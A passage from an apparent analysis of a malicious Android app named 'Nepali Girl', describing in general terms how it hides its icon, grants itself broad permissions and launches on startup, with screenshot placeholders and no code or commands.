


Once a user clicks on `OK`, the application crashes and it seems like the application does not exist on the device. Also, the application automatically grants itself with permissions like camera, contacts, location, microphone, phone, SMS, and storage.




BEFORE

The absence of the application in the device's application menu denies user from launching it in a normal manner. For a malicious app to be effective, it must be able to execute, but the Nepali Girl application has been granted a capability to run on startup, allowing it to automatically launch when the device restarts. Therefore, it is does not require any manual launches by users after gaining the permissions on accessibility.




AFTER




We can also see varieties of capabilities granted to an application like changing the wallpaper, installing and removing shortcuts, full network access and so on.

